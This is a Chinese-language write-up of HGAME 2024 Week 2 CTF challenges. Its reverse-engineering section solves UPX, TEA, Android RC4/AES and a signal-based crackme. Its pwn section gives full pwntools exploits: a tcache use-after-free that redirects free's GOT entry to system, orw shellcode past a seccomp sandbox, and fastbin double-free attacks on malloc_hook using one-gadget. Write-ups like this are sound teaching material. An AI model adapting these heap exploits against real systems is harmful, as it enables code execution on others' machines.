HGAME 2024 Week2 Writeup

Web

Reverse

arithmetic

修改字节码的UPX壳，改三处ari成UPX

```
01E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01F0  00 00 00 00 00 00 00 00 61 72 69 30 00 00 00 00  ........ari0....
0200  00 B0 0F 00 00 10 00 00 00 00 00 00 00 04 00 00  .°..............
0210  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 E0  ............€..à
0220  61 72 69 31 00 00 00 00 00 20 00 00 00 C0 0F 00  ari1.....  ...À..
0230  00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00  ................
0240  00 00 00 00 40 00 00 E0 2E 72 73 72 63 00 00 00  ....@..à.rsrc...
0250  00 10 00 00 00 E0 0F 00 00 06 00 00 00 1C 00 00  .....à..........
0260  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0  ............@..À
```

```
int v14; // eax
__int64 v15; // rcx
int v16; // eax

v3 = time64(0i64);
srand(v3);
v4 = 1i64;
v5 = 1;
v6 = 1;
for ( i = fopen("out", "rb"); (unsigned int)sub_140001080(i, "%d") != -1; v5 = v9 )
{
  v8 = 1;
  if ( v5 != v6 )
    v8 = v6 + 1;
  v9 = v5 + 1;
  if ( v5 != v6 )
    v9 = v5;
  v6 = v8;
}
```

取当前时间为随机数种子，然后从out文件里面读数字，out文件里是类似三角形，第一行一个第二行两个。。。第一个for循环是按照三角形读取输入，第二步是对三角形的每一行取一个数字相加，数字取决于上一个数字的左右两个分支。结尾判断是大于等于一个数字，所以这个数肯定是最大值，数字三角形最大求和路径问题，可以用动态规划的方法求路径，在网上找的板子

```
int num[502][502],dp[502][502];
int path[502];
int max(int a, int b)
{
    return a > b ? a : b;
```

```c
}
int main(void) {
    FILE *f=0;
    f=fopen("C:\\Users\\zbw\\Desktop\\out","rb");
    for (int i = 1; i <= 500; i++)
    {
        for (int j = 1; j <= i; j++)
        {
           fscanf(f,"%d",&num[i][j]);
        }

    }
    int n, i, j;
    n = 500;
    memset(path, -1, sizeof(path));
    for (i = 1; i <= n; i++)
        for (j = 1; j <= i; j++)
        {
            dp[i][j] = num[i][j];
        }
    for (i = n - 1; i > 0; i--)
        for (j = 1; j <= i; j++)
        {
            dp[i][j] = max(dp[i + 1][j], dp[i + 1][j + 1]) + num[i][j];
        }
    printf("%d ", dp[1][1]);

    int m = dp[1][1], d = num[1][1], ti = 1, tj = 1;

    for (i = 2; i <= n; i++)
    {
        m -= d; ti = i;
        if (m == dp[ti][tj])
        {
            printf("%d",1);
            d = num[ti][tj];
        }
        else if (m == dp[ti][tj + 1])
        {
            tj += 1;
            printf("%d",2);
            d = num[ti][tj];
        }
    }
    return 0;

}
```

```
53
```

最后把路径输出然后取MD5

Ezcpp

c++写的tea加密

改了delta数

```
__int64 result; // rax

a1[8] = 1234;
v1 = 0;
a1[9] = 2341;
v2 = 32i64;
a1[10] = 3412;
v3 = 0;
a1[11] = 4123;
v4 = 32i64;
a1[12] = 0xDEADBEEF;
v5 = *a1;
v6 = a1[1];
```

写个解密脚本就行

babyAndroid

两个check，第一个校验用户名，第二个密码，check1是rc4，key是"3e1fel"，在java里面，check2是native层需要拉出.so文件，分析是AES加密用的key就是用户名

unction Instruction Data Unexplored External symbol Lumina function

IDA View-A | Pseudocode-A | Findcrypt results | Hex View-1 | Structures | Enums

Segme	Address	Rules file	Name	String	Value
.text	.data:000000···	global	RijnDael_AES_CHAR_3BD0	$c0	b'c|w{\xf2ko\xc50\x01g+\xfe\xd7\xabv\xca\x82\xc9}\xfaYG\xf0\xad\xd4\xa2\x
.text	.data:000000···	global	RijnDael_AES_LONG_3BD0	$c0	b'c|w{\xf2ko\xc50\x01g+\xfe\xd7\xabv\xca\x82\xc9}\xfaYG\xf0\xad\xd4\xa2\x
.text	.rodata:0000···	global	RijnDael_AES_RCON_7C0	$c0	b'\x8d\x01\x02\x04\x08\x10 @\x80\x1b6l\xd8\xabM\x9a'
.text	.rodata:0000···	global	RijnDael_AES_RCON_7F3	$c0	b'\x8d\x01\x02\x04\x08\x10 @\x80\x1b6l\xd8\xabM\x9a'
.text	.rodata:0000···	global	RijnDael_AES_RCON_826	$c0	b'\x8d\x01\x02\x04\x08\x10 @\x80\x1b6l\xd8\xabM\x9a'
.text	.rodata:0000···	global	RijnDael_AES_RCON_859	$c0	b'\x8d\x01\x02\x04\x08\x10 @\x80\x1b6l\xd8\xabM\x9a'
.text	.rodata:0000···	global	RijnDael_AES_RCON_88C	$c0	b'\x8d\x01\x02\x04\x08\x10 @\x80\x1b6l\xd8\xabM\x9a'
.plt					
.plt					
.plt					
.plt					
.plt					
.plt					
extern					
extern					
extern					
extern					
extern					

init里面有个换表的函数

```
uction  Data  Unexplored  External symbol  Lumina function
IDA View-A   Pseudocode-A   Findcrypt results   Hex View-1
Segme
.text
.text
.text
.text
.text
.text
.text
.plt
.plt
.plt
.plt
```

```
1 void sub_BD0()
2 {
3   memcpy(RijnDael_AES_LONG_3BD0, &unk_660, sizeof(RijnDael_AES_LONG_3BD0));
4 }
```

所以这道题是要自己写解密脚本的，然后换表解密，但是飞哥出现重大失误，表没换成，赛博厨子直接两步都解密了

Babyre

代码很短但是要考虑的很多，读取输入时会在输入末尾赋值0xf9，这个后续要用到

```
9
10  v9[2] = __readfsqword(0x28u);
11  sub_1708();
12  if ( !__sigsetjmp(env, 1) )
13  {
14    signal(8, handler);
15    for ( i = 0; i <= 5; ++i )
16      byte_40A0[i] ^= 0x11u;
17  }
18  sem_init(&sem, 0, 1u);
19  sem_init(&stru_4280, 0, 0);
20  sem_init(&stru_42A0, 0, 0);
21  sem_init(&stru_42C0, 0, 0);
22  pthread_create(&newthread, 0LL, start_routine, 0LL);
23  pthread_create(&v7, 0LL, sub_140D, 0LL);
24  pthread_create(&v8, 0LL, sub_150C, 0LL);
25  pthread_create(v9, 0LL, sub_1609, 0LL);
26  for ( j = 0; j <= 3; ++j )
27    pthread_join(*(&newthread + j), 0LL);
28  sub_1803();
29  return 0LL;
30 }
```

第一个for循环前设置了一个跳转点，然后又设置了一个符号处理，符号8是除0异常，处理函数里面会发现加加了0xf9，然后进行了跳转跳到了设置的跳转点

```
function  Instruction  Data  Unexplored  External symbol  Lum
IDA View-A   Pseudocode-B   Pseudocc
1 void __noreturn handler()
2 {
3   ++dword_4240;
4   siglongjmp(env, 1);
5 }
```

for循环里面有对一个全局变量进行异或操作，这个全局变量在init里面又会重新赋值

```
IDA View-A   Pseudocode-C   Pseudocode-B
1 void sub_12E9()
2 {
3   strcpy(byte_40A0, "feifei");
4 }
```

在后面是初始了四个信号量，在创建了四个线程调用四个函数，用信号量在线程间进行通信

```
1 void __fastcall __noreturn start_routine(void *a1)
2 {
3   while ( 1 )
4   {
5     sem_wait(&sem);
6     if ( dword_4244 > 31 )
7       break;
8     dword_41C0[dword_4244] += (char)byte_40A0[(dword_4244 + 1) % 6] * dword_41C0[dword_4244 + 1];
9     ++dword_4244;
10    sem_post(&stru_4280);
11  }
12  sem_post(&stru_4280);
13  pthread_exit(0LL);
14 }
```

其中一个线程里面的函数，其他的函数也一样，semwait是将参数信号量减一，如果参数为0，就等待他不为零时减一，sempost是将参数信号量加一。因为sem信号刚开始被设置成了1，其余都是0，所以图片中的线程会第一个调用然后调用下一个线程以此类推顺序循环，加密就是将密文一个字节与下一个字节跟全局变量进行可逆运算。现在就需要知道全局变量参与加密时的值，

```
                loc_18DD:
                mov     eax, [rbp+var_40]
                sub     eax, 3
                mov     [rbp+var_38], eax
                mov     eax, 1
                cdq
                idiv    [rbp+var_38]
                mov     [rbp+var_34], eax
                mov     eax, [rbp+var_40]
                cdqe
00 00           lea     rdx, byte_40A0
                movzx   eax, byte ptr [rax+rdx]
                xor     eax, 11h
```

for循环的汇编，发现有个idiv的对变量进行除法的操作var_40就是i，这段就是除（i-3），那么当i等于3时就会引发除零异常，然后就会调用信号处理，将0xf9++，跳转，因为跳转已经被设置，所以就不会在进入for循环里，所以全局变量就被异或三次。（其实这里要是调试的话也会得到key的值）

```c
#include <stdint.h>
#include <string.h>
#include <time.h>
int main(void) {
    unsigned char key[7] = { "feifei" };
    for (int j = 0; j < 3; j++)
    {
        key[j] ^= 0x11;
    }
    unsigned int v[33] = {
        0x00002F14, 0x0000004E, 0x00004FF3, 0x0000006D, 0x000032D8, 0x0000006D, 0x00006B4B, 0xFFFFFF92,
        0x0000264F, 0x0000005B, 0x000052FB, 0xFFFFFF9C, 0x00002B71, 0x00000014, 0x00002A6F, 0xFFFFFF95,
        0x000028FA, 0x0000001D, 0x00002989, 0xFFFFFF9B, 0x000028B4, 0x0000004E, 0x00004506, 0xFFFFFFDA,
        0x0000177B, 0xFFFFFFFC, 0x000040CE, 0x0000007D, 0x000029E3, 0x0000000F, 0x00001F11, 0x000000FF
        ,0xfa };
    int i;
    i = 31;
    while (1)
    {


        v[i] ^= (v[i + 1] - key[(i+1) % 6]);
        --i;
        v[i] /= (v[i + 1] + key[(i+1) % 6]);
        --i;
        v[i] += (v[i + 1] ^ key[(i+1) % 6]);
        --i;
        v[i] -= (v[i + 1] * key[(i+1) % 6]);
        --i;
        if (i < 0)
            break;
    }
    for(int k=0;k<32;k++)
    printf("%c", v[k]);
}
```

PWN


Elden Ring II

堆题

```
{
  int v4; // [rsp+1Ch] [rbp-4h] BYREF

  init(argc, argv, envp);
  while ( 1 )
  {
    menu(*(_QWORD *)&argc);
    *(_QWORD *)&argc = "%d";
    __isoc99_scanf("%d", &v4);
    switch ( v4 )
    {
      case 1:
        add_note("%d");
        break;
      case 2:
        delete_note("%d", &v4);
        break;
      case 3:
        edit_note("%d", &v4);
        break;
      case 4:
        show_note("%d", &v4);
        break;
      case 5:
        exit(0);
      default:
        *(_QWORD *)&argc = "Wrong choice!";
        puts("Wrong choice!");
        break;
    }
  }
0000264D main:23 (40164D)
```

add限制最大大小0xff，delete，free时不会置0，可以uaf



没开pie


所以可以直接用uaf修改tcache的next成我们想要写的地址就可以任意地址写，直接上exp吧

```
from pwn import*
def add(n,size):
 p.sendlineafter(b'>',b'1')
 p.sendlineafter(b'Index: ',str(n))
 p.sendlineafter(b'Size: ',str(size))
def free(n):
 p.sendlineafter(b'>',b'2')
 p.sendlineafter(b'Index: ',str(n))
def edit(n,payload):
 p.sendlineafter(b'>',b'3')
 p.sendlineafter(b'Index: ',str(n))
 p.sendafter(b'Content: ',payload)
def show(n):
 p.sendlineafter(b'>',b'4')
 p.sendlineafter(b'Index: ',str(n))
#p=process("./vuln")
p=remote("106.14.57.14",30495)
elf=ELF("vuln")
freegot=elf.got["free"]
libc=ELF("libc.so.6")
sym=libc.sym["system"]
free_=libc.sym["free"]
add(0,100)
add(1,100)
```

```
free(0)
free(1)
edit(1,p64(0x404100))将note数组的一部分作为fake chunk，0x404100正好对应note[8]
add(2,100)
add(3,100)
add(8,100)
edit(3,p64(freegot))  编辑note[8]为freegot
show(8)泄露libc基址
libc=u64(p.recv(6).ljust(8,b'\x00'))-free_
sym=sym+libc
edit(8,p64(sym)) 将freegot的改为sym
edit(2,b'/bin/sh\x00')
free(2)调用sym（bin）
p.interactive()
```

ShellcodeMaster

沙盒过滤掉了execve跟execvat只能用orw绕过



```
.text:000000000040136F BA 04 00 00 00                mov     edx, 4
.text:0000000000401374 BE 00 10 00 00                mov     esi, 1000h
.text:0000000000401379 48 89 C7                      mov     rdi, rax
.text:000000000040137C B8 00 00 00 00                mov     eax, 0
.text:0000000000401381 E8 5A FD FF FF                call    _mprotect
.text:0000000000401381
.text:0000000000401386 49 C7 C7 00 30 33 02          mov     r15, 2333000h
.text:000000000040138D 48 C7 C0 33 23 00 00          mov     rax, 2333h
.text:0000000000401394 48 C7 C3 33 23 00 00          mov     rbx, 2333h
.text:000000000040139B 48 C7 C1 33 23 00 00          mov     rcx, 2333h
.text:00000000004013A2 48 C7 C2 33 23 00 00          mov     rdx, 2333h
.text:00000000004013A9 48 C7 C4 33 23 00 00          mov     rsp, 2333h
.text:00000000004013B0 48 C7 C5 33 23 00 00          mov     rbp, 2333h
.text:00000000004013B7 48 C7 C6 33 23 00 00          mov     rsi, 2333h
.text:00000000004013BE 48 C7 C7 33 23 00 00          mov     rdi, 2333h
.text:00000000004013C5 49 C7 C0 33 23 00 00          mov     r8, 2333h
.text:00000000004013CC 49 C7 C1 33 23 00 00          mov     r9, 2333h
.text:00000000004013D3 49 C7 C2 33 23 00 00          mov     r10, 2333h
.text:00000000004013DA 49 C7 C3 33 23 00 00          mov     r11, 2333h
.text:00000000004013E1 49 C7 C4 33 23 00 00          mov     r12, 2333h
.text:00000000004013E8 49 C7 C5 33 23 00 00          mov     r13, 2333h
.text:00000000004013EF 49 C7 C6 33 23 00 00          mov     r14, 2333h
.text:00000000004013F6 41 FF E7                      jmp     r15
.text:00000000004013F6
.text:00000000004013F6                               main endp
.text:00000000004013F6
```

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  void *buf; // [rsp+8h] [rbp-8h]

  init(argc, argv, envp);
  sandbox();
  buf = (void *)(int)mmap((void *)0x2333000, 0x1000uLL, 7, 34, 0xFFFFFFFF, 0LL);
  puts(loc_402008);
  read(0, buf, 0x16uLL);
  puts("Love!");
  mprotect(buf, 0x1000uLL, 4);
  JUMPOUT(0x2333000LL);
}
```

要22个字节调用mprotect跟read

```
00402008                                ; signed __int64 __fastcall
00402008                                sub_402008 proc near
00402008 44 89 FF                       mov     edi, r15d
0040200B 31 C0                          xor     eax, eax
0040200D 99                             cdq
0040200E B2 07                          mov     dl, 7
00402010 B0 0A                          mov     al, 0Ah
00402012 0F 05                          syscall
00402014 31 C0                          xor     eax, eax
00402016 90                             nop
00402017 90                             nop
00402018 89 FE                          mov     esi, edi
0040201A 31 FF                          xor     edi, edi
0040201C B2 FF                          mov     dl, 0FFh
0040201E 0F 05                          syscall
```

```python
from pwn import*
context.log_level = "debug"
context.arch="amd64"
p=process("./vuln")
#p=remote("106.14.57.14",32263)
payload=b'\x44\x89\xFF\x31\xC0\x99\xB2\x07\xB0\x0A\x0F\x05\x31\xC0\x89\xFE\x31\xFF\xB2\xFF\x0F\x05'
gdb.attach(p)
p.sendafter(b'shellcode\n',payload)
payload1=b'a'*0x16+b'\x48\xC7\xC4\x00\x33\x33\x02\x48\x89\xE5\x48\x83\xEC\x50' 构造一个栈帧
shellcode = ''
shellcode += shellcraft.open('./flag')
shellcode += shellcraft.read('rax','rsp',0x100)
shellcode += shellcraft.write(1,'rsp',0x100)
payload1+=asm(shellcode)

p.sendline(payload1)
p.interactive()
```

fastnote

保护全开，还是直接上exp吧

```python
from pwn import*
#p=process("./vuln")
p=remote("106.14.57.14",32256)
def add(n,size,payload):
```

```
 p.sendlineafter(b'Your choice:',b'1')
 p.sendlineafter(b'Index: ',str(n))
 p.sendlineafter(b'Size: ',str(size))
 p.sendafter(b'Content: ',payload)
def free(n):
 p.sendlineafter(b'Your choice:',b'3')
 p.sendlineafter(b'Index: ',str(n))
def show(n):
 p.sendlineafter(b'Your choice:',b'2')
 p.sendlineafter(b'Index: ',str(n))
libc=ELF("libc-2.31.so")
malloc_trim=libc.sym["malloc_trim"]
arena_offset=malloc_trim+0x150c9c+18+0x22
add(0,128,p64(0))
add(1,128,p64(0))
add(2,128,p64(0))
add(3,128,p64(0))
add(4,128,p64(0))
add(5,128,p64(0))   填满tcachebins 使堆块分配到unsortedbins来泄露libc基址
add(6,128,p64(0))
add(7,128,p64(0))
add(8,128,p64(0))
add(9,128,p64(0))
free(0)
free(1)
free(2)
free(3)
free(4)
free(5)
free(6)
free(7)
show(7)
arena_addr=u64(p.recv(6).ljust(8,b'\x00'))-0x60
libc_addr=arena_addr-arena_offset
one=libc_addr+0xe3b01
mallloc_hook=arena_addr-0x10
fack_chunk=mallloc_hook-(0x70-0x55)
add(0,64,b'a'*31)
add(1,64,b'a'*31)
add(2,64,b'a'*31)
add(3,64,b'a'*31)
add(4,64,b'a'*31)
add(5,64,b'a'*31)
add(6,64,b'a'*31)
add(7,64,b'a'*31)
add(8,64,b'a'*31)
free(0)
```

```
free(1)
free(2)
free(3)
free(4)                 fastbins double free利用，分配fake堆块，由于有tcachebins，所以分配堆块很简单
free(5)
free(6)
free(7)
free(8)
free(7)
add(0,64,b'a'*31)
add(1,64,b'a'*31)
add(2,64,b'a'*31)
add(3,64,b'a'*31)
add(4,64,b'a'*31)
add(5,64,b'a'*31)
add(6,64,b'a'*31)
add(7,64,p64(fake_chunk))
add(8,64,p64(0))
add(9,64,p64(0))
add(10,64,p64(0)+p64(0)+b'\x00'*11+p64(one)) 进行malloc_hook修改成onegadget
p.sendlineafter(b'Your choice:',b'1')
p.sendlineafter(b'Index: ',str(11))
p.sendlineafter(b'Size: ',str(8))
p.interactive()
```

oldfastnotes

libc-2.23没有tcachebins，fastbins对堆块的验证很麻烦需要在malloc_hook上下查找0x7f来进行分配

```
from pwn import*
#p=process("./vuln")
p=remote("106.14.57.14",32066)
def add(n,size,payload):
 p.sendlineafter(b'Your choice:',b'1')
 p.sendlineafter(b'Index: ',str(n))
 p.sendlineafter(b'Size: ',str(size))
 p.sendafter(b'Content: ',payload)
def free(n):
 p.sendlineafter(b'Your choice:',b'3')
 p.sendlineafter(b'Index: ',str(n))
def show(n):
 p.sendlineafter(b'Your choice:',b'2')
 p.sendlineafter(b'Index: ',str(n))
add(0,128,p64(0))
```

```
add(1,128,p64(0))
free(0)
show(0)
arena_addr=u64(p.recv(6).ljust(8,b'\x00'))-0x58
libc=arena_addr-3951392
malloc_hook=arena_addr-0x10
print(hex(arena_addr))
print(hex(libc))
one_gadget=libc+0xf1247
fake_chunk=malloc_hook-0x23
print(hex(fake_chunk))
add(2,96,p64(0))
add(3,96,p64(0))
add(4,96,p64(0))
free(2)
free(3)
free(2)
add(2,96,p64(fake_chunk))
add(3,96,p64(0))
add(4,96,p64(0))
add(5,96,b'a'*11+p64(0)+p64(one_gadget))
p.sendlineafter(b'Your choice:',b'1')
p.sendlineafter(b'Index: ',str(6))
p.sendlineafter(b'Size: ',str(8))
p.interactive()
```

Crypto

Misc

Blockchain

IoT